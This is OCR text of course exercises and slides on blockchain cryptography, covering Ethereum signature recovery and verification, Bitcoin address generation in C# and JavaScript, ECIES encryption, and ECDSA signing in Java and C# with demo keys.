Write a program to find the **signer's Ethereum address** by given **signed message** + **Ethereum signature** [v, r, s]. Use **secp256k1** ECC crypto-library and programming language by choice.

Input: JSON document, holding the **signed message** + **signature** [v, r, s].

Output: Ethereum address.

Input	Output
{"signature":"0xacd0acd4eabd1bec05393b33b4018fa38b69eba8f16ac3d60eec9f4d2abc127e3c92939e680b91b094242af80fce6f217a34197a69d35edaf616cb0c3da4265b01","v":"0x1","r":"0xacd0acd4eabd1bec05393b33b4018fa38b69eba8f16ac3d60eec9f4d2abc127e","s":"0x3c92939e680b91b094242af80fce6f217a34197a69d35edaf616cb0c3da4265b"}	0xa44f70834a711F0DF388ab016465f2eEb255dEd0

7. Ethereum Signature Verifier

Write a program to **verify** the **Ethereum signature** [v, r, s] of given **signed message** by given Ethereum **address**. Use **secp256k1** ECC crypto-library and programming language by choice.

Input: JSON document, holding the **signed message** + **signature** [v, r, s].

Output: valid / invalid.

Input	Output
Address: 0xa44f70834a711F0DF388ab016465f2eEb255dEd0 **Signature:** acd0acd4eabd1bec05393b33b4018fa38b69eba8f16ac3d60eec9f4d2abc127e3c92939e680b91b094242af80fce6f217a34197a69d35edaf616cb0c3da4265b01 **Message:** exercise-cryptography	valid
Address: 0xa44f70834a711F0DF388ab016465f2eEb255dEd0 **Signature:**	invalid


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

`5550acd4eabd1bec05393b33b4018fa38b69eba8f16ac3d60eec9f4d2abc127e3c92939e680b91b094242af80fce6f217a34197a69d35edaf616cb0c3da4265b01`
`Message:`
`exercise-cryptography`	

8. Bitcoin Address Generator (C# Edition)

In this guided exercise you will generate a Bitcoin address in C#.

1. First you need to open Visual Studio 2017 or another C# IDE.
2. Then **File** -> **New** -> **Project** and select "**Console Application**" give name and **OK**



3. We give a default **hexHash** (alphanumeric) and calculate **Public Key** by the function HexToByte. Hex to Byte converts the Hexidecimal string to a byte array, it's simple as taking the 2 characters and converting it into base 256.
4. Note: The alphanumeric string is written by you, do not use the capital letters "O" and "I" because they are very similar looking to the numbers "0" and "1".
5. You can use the following string: "0450863AD64A87AE8A2FE83C1AF1A8403CB53F53E486D8511DAD8A04887E5B23522CD470243453A299FA9E77237716103ABC11A1DF38855ED6F2EE187E9C582BA6"

```
static void Main(string[] args)
{
    string hexHash = "0450863AD64A87AE8A2FE83C1AF1A8403CB53F53E486D8511DAD8A04887E5B23522CD470243453A299FA9E77237716103ABC11A1DF38855ED6F2EE187E9C582BA6";
    byte[] pubKey = HexToByte(hexHash);
}
```

6. We have to implement the **HexToByte** method and we need to add **using System.Globalization** because of the **NumberStyles** and **CultureInfo**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
public static byte[] HexToByte(string hexString)
{
    if (hexString.Length % 2 != 0)
    {
        throw new Exception("Invalid Hex");
    }

    byte[] retArray = new byte[hexString.Length / 2];

    for (int i = 0; i < retArray.Length; i++)
    {
        retArray[i] = byte.Parse(hexString.Substring(i * 2, 2), NumberStyles.HexNumber, CultureInfo.InvariantCulture);

    }

    return retArray;
}
```

7. Then we need the **Sha256 Public Key**, so we have to implement the **Sha256** method.

```
static void Main(string[] args)
{
    string hexHash = "0450863AD64A87AE8A2FE83C1AF1A8403CB53F53E486D8511DAD8A04887E5B23522CD470243453A299FA9E77237716103ABC11A1DF38855ED6F2EE187E9C582BA6";
    byte[] pubKey = HexToByte(hexHash);

    byte[] pubKeySha = Sha256(pubKey);
}
```

8. Sha256 uses Microsoft's security cryptography include, and by default takes a byte array. We need **using System.Security.Cryptography;**

```
public static byte[] Sha256(byte[] dataArray)
{
    SHA256Managed hashString = new SHA256Managed();
    return hashString.ComputeHash(dataArray);
}
```

9. Then we have to implement the **RipeMD160** method.

```
static void Main(string[] args)
{
    string hexHash = "0450863AD64A87AE8A2FE83C1AF1A8403CB53F53E486D8511DAD8A04887E5B23522CD470243453A299FA9E77237716103ABC11A1DF38855ED6F2EE187E9C582BA6";
    byte[] pubKey = HexToByte(hexHash);

    byte[] pubKeySha = Sha256(pubKey);

    byte[] pubKeyShaRIPE = RipeMD160(pubKeySha);
}
```

10. Again this function uses Microsoft's security cryptography include and is pretty much identical to the **Sha256 function**.

```
public static byte[] RipeMD160(byte[] dataArray)
{
    RIPEMD160Managed hashString = new RIPEMD160Managed();
    return hashString.ComputeHash(dataArray);
}
```

11. **AppendBitcoinNetwork** simply pre-appends a byte onto the beginning of an array of bytes and then hash the **PreHashWNetwork** with **Sha256**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
static void Main(string[] args)
{
    string hexHash = "0450863AD64A87AE8A2FE83C1AF1A8403CB53F53E486D8511DAD8A04887E5B23522CD470243453A299FA9E77237716103ABC11A1DF38855ED6F2EE187E9C582BA6";
    byte[] pubKey = HexToByte(hexHash);

    byte[] pubKeySha = Sha256(pubKey);

    byte[] pubKeyShaRIPE = RipeMD160(pubKeySha);

    byte[] preHashWNetwork = AppendBitcoinNetwork(pubKeyShaRIPE, 0);
    byte[] publicHash = Sha256(preHashWNetwork);
}
```

12. **AppendBitcoinNetwork** method:

```
public static byte[] AppendBitcoinNetwork(byte[] ripeHash, byte network)
{
    byte[] extended = new byte[ripeHash.Length + 1];
    extended[0] = (byte)network;
    Array.Copy(ripeHash, 0, extended, 1, ripeHash.Length);
    return extended;
}
```

13. Then hash the **Public Hash**

```
static void Main(string[] args)
{
    string hexHash = "0450863AD64A87AE8A2FE83C1AF1A8403CB53F53E486D8511DAD8A04887E5B23522CD470243453A299FA9E77237716103ABC11A1DF38855ED6F2EE187E9C582BA6";
    byte[] pubKey = HexToByte(hexHash);

    byte[] pubKeySha = Sha256(pubKey);

    byte[] pubKeyShaRIPE = RipeMD160(pubKeySha);

    byte[] preHashWNetwork = AppendBitcoinNetwork(pubKeyShaRIPE, 0);
    byte[] publicHash = Sha256(preHashWNetwork);

    byte[] publicHashHash = Sha256(publicHash);
}
```

14. Finally we need **concat address** which appends the last 4 bytes of the hash onto the end of the RipeMD160 value.

```
static void Main(string[] args)
{
    string hexHash = "0450863AD64A87AE8A2FE83C1AF1A8403CB53F53E486D8511DAD8A04887E5B23522CD470243453A299FA9E77237716103ABC11A1DF38855ED6F2EE187E9C582BA6"
    byte[] pubKey = HexToByte(hexHash);

    byte[] pubKeySha = Sha256(pubKey);

    byte[] pubKeyShaRIPE = RipeMD160(pubKeySha);

    byte[] preHashWNetwork = AppendBitcoinNetwork(pubKeyShaRIPE, 0);
    byte[] publicHash = Sha256(preHashWNetwork);

    byte[] publicHashHash = Sha256(publicHash);

    byte[] address = ConcatAddress(preHashWNetwork, publicHashHash);
}
```

15. Contact address implementation:

```
public static byte[] ConcatAddress(byte[] ripeHash, byte[] checksum)
{
    byte[] ret = new byte[ripeHash.Length + 4];
    Array.Copy(ripeHash, ret, ripeHash.Length);
    Array.Copy(checksum, 0, ret, ripeHash.Length, 4);
    return ret;
}
```

16. It is Console Application so if we want to see the result we have to print it on the console. We have to the method **ByteToHex** which **converts a byte into a hexadecimal string.**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
public static string ByteToHex(byte[] pubKeySha)
{
    byte[] data = pubKeySha;
    string hex = BitConverter.ToString(data);
    return hex;
}
```

17. The last method we need is the **Base58Encode** to make **the Contact Address** human readable and we have to add Reference **System.Numerics** and then **using System.Numerics** to use BigInteger.
18. Note: The alphanumeric string is written by you, do not use the capital letters "O" and "I" and the letter "l" the small letter of "L" and the number "0" because they are very similar looking to the numbers "0" and "1".
19. You can use the following string: **"123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz"**

```
public static string Base58Encode(byte[] dataArray)
{
    const string ALPHABET = "123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz";
    string retString = string.Empty;
    BigInteger encodeSize = ALPHABET.Length;
    BigInteger arrayToInt = 0;
    for (int i = 0; i < dataArray.Length; i++)
    {
        arrayToInt = arrayToInt * 256 + dataArray[i];
    }
    while (arrayToInt > 0)
    {
        int rem = (int)(arrayToInt % encodeSize);
        arrayToInt /= encodeSize;
        retString = ALPHABET[rem] + retString;
    }
    for (int i = 0; i < dataArray.Length && dataArray[i] == 0; i++)
    {
        retString = ALPHABET[0] + retString;
    }

    return retString;
}
```

20. Now we can add the print all the information on the console.

```
static void Main(string[] args)
{
    string hexHash = "0450863AD64A87AE8A2FE83C1AF1A8403CB53F53E486D8511DAD8A04887E5B23522CD470243453A299FA9E77237716103ABC11A1DF38855ED6F2EE187E9C582BA6";
    byte[] pubKey = HexToByte(hexHash);

    Console.WriteLine("Public Key:" + ByteToHex(pubKey));

    byte[] pubKeySha = Sha256(pubKey);

    Console.WriteLine("Sha Public Key:" + ByteToHex(pubKeySha));

    byte[] pubKeyShaRIPE = RipeMD160(pubKeySha);

    Console.WriteLine("Ripe Sha Public Key: " + ByteToHex(pubKeyShaRIPE));

    byte[] preHashWNetwork = AppendBitcoinNetwork(pubKeyShaRIPE, 0);
    byte[] publicHash = Sha256(preHashWNetwork);
    Console.WriteLine("Public Hash: " + ByteToHex(publicHash));

    byte[] publicHashHash = Sha256(publicHash);
    Console.WriteLine("Public HashHash: " + ByteToHex(publicHashHash));

    Console.WriteLine("Checksum: " + ByteToHex(publicHashHash).Substring(0, 4));

    byte[] address = ConcatAddress(preHashWNetwork, publicHashHash);

    Console.WriteLine("Address: " + ByteToHex(address));
    Console.WriteLine("Human Address: " + Base58Encode(address));
}
```

21. Now Run the Console Application (**CTRL + F5**) and the result should be the following:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
C:\WINDOWS\system32\cmd.exe
Public Key:04-50-86-3A-D6-4A-87-AE-8A-2F-E8-3C-1A-F1-A8-40-3C-B5-3F-53-E4-86-D8-51-1D-AD-8A-04-88-7E
-5B-23-52-2C-D4-70-24-34-53-A2-99-FA-9E-77-23-77-16-10-3A-BC-11-A1-DF-38-85-5E-D6-F2-EE-18-7E-9C-58-
2B-A6
Sha Public Key:60-0F-FE-42-2B-4E-00-73-1A-59-55-7A-5C-CA-46-CC-18-39-44-19-10-06-32-4A-44-7B-DB-2D-9
8-D4-B4-08
Ripe Sha Public Key:01-09-66-77-60-06-95-3D-55-67-43-9E-5E-39-F8-6A-0D-27-3B-EE
Public Hash:44-5C-7A-80-07-A9-3D-87-33-18-82-88-BB-32-0A-8F-E2-DE-BD-2A-E1-B4-7F-0F-50-BC-10-BA-E8-4
5-C0-94
Public HashHash:D6-19-67-F6-3C-7D-D1-83-91-4A-4A-E4-52-C9-F6-AD-5D-46-2C-E3-D2-77-79-80-75-B1-07-61-
5C-1A-8A-30
Checksum:D6-1
Address:00-01-09-66-77-60-06-95-3D-55-67-43-9E-5E-39-F8-6A-0D-27-3B-EE-D6-19-67-F6
Human Address:16UwLL9Risc3QfPqBUvKofHmBQ7wMtjvM
Press any key to continue . . .
```

The full source code is available here: https://github.com/sMustafov/BitcoinAddressGeneratorCSharpEdition


9. Bitcoin Address Generator (JS Edition)

Now we will generate **Bitcoin** address and transaction by using **JavaScript** programming language.


1. Firstly you will need **JS IDE** (**WebStorm**).
2. Then Start the IDE and choose "**Create New Project**".

3. Choose "**Empty Project**", give good name and "**Create**".

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



4. Click Right button on project folder and choose **New** -> **JavaScript File.**



5. Open Command Line Interpreter go to the project folder and install **BitcoinJS library** there.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
C:\Users\pc1\Desktop\BitcoinAddressGeneratorJS npm install bitcoinjs-lib
C:\Users\pc1
`-- bitcoinjs-lib@3.3.1

npm WARN enoent ENOENT: no such file or directory, open 'C:\Users\pc1\package.js
on'
npm WARN pc1 No description
npm WARN pc1 No repository field.
npm WARN pc1 No README data
npm WARN pc1 No license field.

C:\Users\pc1\Desktop\BitcoinAddressGeneratorJS>
```

6. Require the bitcoinjs-lib.

```
const bitcoin = require('bitcoinjs-lib');

```

7. Create random key pair.

```
const bitcoin = require('bitcoinjs-lib');

let keyPair = bitcoin.ECPair.makeRandom();
```

8. Create private key in WIF format and then print it.

```
const bitcoin = require('bitcoinjs-lib');

let keyPair = bitcoin.ECPair.makeRandom();

let privateKey = keyPair.toWIF();
console.log(`Private Key: ${privateKey}`);
```

9. Then create public key and then print it.

```
const bitcoin = require('bitcoinjs-lib');

let keyPair = bitcoin.ECPair.makeRandom();

let privateKey = keyPair.toWIF();
console.log(`Private Key: ${privateKey}`);

let publicKey = keyPair.getPublicKeyBuffer().toString('hex');
console.log(`Public Key: ${publicKey}`);
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

10. Now let's create the **Address** and print it as well:

```
const bitcoin = require('bitcoinjs-lib');

let keyPair = bitcoin.ECPair.makeRandom();

let privateKey = keyPair.toWIF();
console.log(`Private Key: ${privateKey}`);

let publicKey = keyPair.getPublicKeyBuffer().toString('hex');
console.log(`Public Key: ${publicKey}`);

let address = keyPair.getAddress();
console.log(`Address: ${address}`);
```

11. The result should be something like this:

```
Private Key: KxeD8P9yuJrDaZGEDeUoBLiUzjawaxedNHKfVDLcSxKbBqLCYDyz
Public Key: 020e79e3985030cb1f49c9c4b5b18e1b9c088e4e3d41fdb8ccde96dbc106f7adcd
Address: 1JFUQui3dUBLbgokTwo4eGGd6eYMUV63Re
```

10. Private Key to Bitcoin Address

Write a program to generate a **Bitcoin address** by given **Bitcoin private key** (WIF-encoded).

- **Decode** the private key: from WIF to **256-bit number**.
- Calculate the **public key** coordinates: **P(x, y)**.
- Compress the public key **P → P_compressed**.
- Generate the Bitcoin address: **Base58CheckEncode**(**RIPEMD160**(**SHA256**(**P_compressed**))).

Compare your output with the output from https://www.bitaddress.org → [Wallet Details].

Input	Output
`5HueCGU8rMjxEXxiPuD5BDku4MkFqeZyd4dZ1jvhTVqvbTLvyTJ`	`1GAehh7TsJAHuUAeKZcXf5CnwuGuGgyX2S`

11. (Optional) Asymmetric Encryption / Decryption

Write a program to **encrypt** / **decrypt** a **message** using **ECC** with the **secp256k1** curve using the encryption scheme ECIES (Elliptic Curve Integrated Encryption Scheme). Encryption will use EC **public key** and decryption will use EC **private key**. Internally, use AES-256-CTR.

- Generate a EC **public** / **private key** pair using secp256k1.
- Encrypt the **message** using the **public key**. Internally encrypt the message with AES-256-CTR, using as AES key the shared secret number S. Store as output the ECC point R + ciphertext + iv + hmac.
- Decrypt the **message** using the **private key**. Internally use AES-256-CTR. From the ECC point R, using the private key, decode the shared secret number S, then using the AES parameters, decrypt the ciphertext.
- As reference, you may follow this example: https://github.com/planetbeing/bitcoin-encrypt/blob/master/bitcoin-encrypt.py.

Note: some developers might find this problem very complicated, so enjoy learning about ECC and AES from it. If you fail, just skip it, or explore the sample implementation from the link below.


What to Submit?


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Create a ZIP file (e.g. **`your-name-cryptography-exercise.zip`**) holding your source code for all problems. Submit your ZIP file as homework at the course Web site.


Popular Crypto Libraries


Cryptography Libraries for JavaScript, Python, C# and Java














Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Cryptography in Java

JCA, Bouncy Castle and Web3j:
Hashes, ECC and ECDSA

JCA, Bouncy Castle and Web3j

- Cryptography in Java is based on the Java Cryptography Architecture (JCA)
  - Typical Java style: lot of boilerplate code
- **Bouncy Castle** is the leading Java cryptography library
  - Docs: https://www.bouncycastle.org/documentation.html
- **Web3j** – a simplified library for Ethereum and secp256k1
  - Web3j – https://github.com/web3j
  - The cryptographic functionality is in web3j/crypto

ECDSA in Java: Install the Crypto Libraries

pom.xml

```
<dependency>
  <groupId>org.web3j</groupId>
  <artifactId>crypto</artifactId>
  <version>3.3.1</version>
</dependency>
```

- This Maven dependency will install the following libraries:
  - **org.web3j.crypto** – Ethereum style secp256k1 EC cryptography
  - **org.bouncycastle** – BouncyCastle crypto provider for Java

ECDSA in Java: Initialize the Application

```
import org.bouncycastle.util.encoders.Hex;
import org.web3j.crypto.*;
import java.math.BigInteger;
```

```
public static String compressPubKey(BigInteger pubKey) {
  String pubKeyYPrefix = pubKey.testBit(0) ? "03" : "02";
  String pubKeyHex = pubKey.toString(16);
  String pubKeyX = pubKeyHex.substring(0, 64);
  return pubKeyYPrefix + pubKeyX;
}
```

Complete example: https://gist.github.com/nakov/b01f9434df3350bc9b1cbf9b04ddb605

ECDSA in Java: Generate / Load Keys

```
// Generate random private key
// BigInteger privKey = Keys.createEcKeyPair().getPrivateKey();

BigInteger privKey = new BigInteger(
 "97ddae0f3a25b92268175400149d65d6887b9cefaf28ea2c078e05cdc15a3c0a", 16);
BigInteger pubKey = Sign.publicKeyFromPrivate(privKey);
ECKeyPair keyPair = new ECKeyPair(privKey, pubKey);

System.out.println("Private key: " + privKey.toString(16));
System.out.println("Public key: " + pubKey.toString(16));
System.out.println("Public key (compressed): " +
  compressPubKey(pubKey));
```

Complete example: https://gist.github.com/nakov/b01f9434df3350bc9b1cbf9b04ddb605

ECDSA in Java: Sign Message

```
String msg = "Message for signing";
byte[] msgHash = Hash.sha3(msg.getBytes());
Sign.SignatureData signature =
  Sign.signMessage(msgHash, keyPair, false);

System.out.println("Msg: " + msg);
System.out.println("Msg hash: " + Hex.toHexString(msgHash));
System.out.printf(
  "Signature: [v = %d, r = %s, s = %s]\n",
  signature.getV() - 27,
  Hex.toHexString(signature.getR()),
  Hex.toHexString(signature.getS()));
```

Complete example: https://gist.github.com/nakov/b01f9434df3350bc9b1cbf9b04ddb605

ECDSA in Java: Verify Signature

```
BigInteger pubKeyRecovered =
  Sign.signedMessageToKey(msg.getBytes(), signature);
System.out.println("Recovered public key: " +
  pubKeyRecovered.toString(16));

boolean validSig = pubKey.equals(pubKeyRecovered);
System.out.println("Signature valid? " + validSig);
```

Complete example: https://gist.github.com/nakov/b01f9434df3350bc9b1cbf9b04ddb605

Cryptography in C# and .NET

Bouncy Castle .NET and Nethereum:
Hashes, ECC and ECDSA

.NET Cryptography and Bouncy Castle .NET

- Cryptography in C# and .NET is based on:
  - The build-in libraries: System.Security.Cryptography
  - The **Bouncy Castle .NET** – a powerful C# cryptography library
    - http://www.bouncycastle.org/csharp
- **Nethereum** – a simplified library for Ethereum and secp256k1
  - Nethereum – https://github.com/Nethereum
  - The cryptographic functionality is in Nethereum.Signer
  - Nethereum also includes the Bouncy Castle .NET library

ECDSA in C#: Initialize the Application

- Install the "**Nethereum.Signer**" package from NuGet

```
dotnet add package Nethereum.Signer
```

- Import the Nethereum Signer namespaces:

```
using Nethereum.Signer;
using Nethereum.Signer.Crypto;
using Nethereum.Util;
using Nethereum.Hex.HexConvertors.Extensions;
```

- The Bouncy Castle namespaces will also be available, e.g.

```
Org.BouncyCastle.Math.EC.ECPoint p = …;
```

ECDSA in C#: Generate / Load Keys

```
// var privKey = EthECKey.GenerateKey(); // Random private key
var privKey = new EthECKey(
"97ddae0f3a25b92268175400149d65d6887b9cefaf28ea2c078e05cdc15a3c0a");
byte[] pubKeyCompressed = new ECKey(
  privKey.GetPrivateKeyAsBytes(), true).GetPubKey(true);
Console.WriteLine("Private key: {0}",
  privKey.GetPrivateKey().Substring(4));
Console.WriteLine("Public key: {0}",
  privKey.GetPubKey().ToHex().Substring(2));
Console.WriteLine("Public key (compressed): {0}",
  pubKeyCompressed.ToHex());
```


Complete example: https://gist.github.com/nakov/f2a579eb9893b29338b11e063d6f80c2


ECDSA in C#: Sign Message

```
string msg = "Message for signing";
byte[] msgBytes = Encoding.UTF8.GetBytes(msg);
byte[] msgHash = new Sha3Keccack().CalculateHash(msgBytes);
var signature = privKey.SignAndCalculateV(msgHash);

Console.WriteLine("Msg: {0}", msg);
Console.WriteLine("Msg hash: {0}", msgHash.ToHex());
Console.WriteLine("Signature: [v = {0}, r = {1}, s = {2}]",
  signature.V[0] - 27,
  signature.R.ToHex(),
  signature.S.ToHex());
```

Complete example: https://gist.github.com/nakov/f2a579eb9893b29338b11e063d6f80c2

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





Exercises: Sign / Verify Ethereum Messages

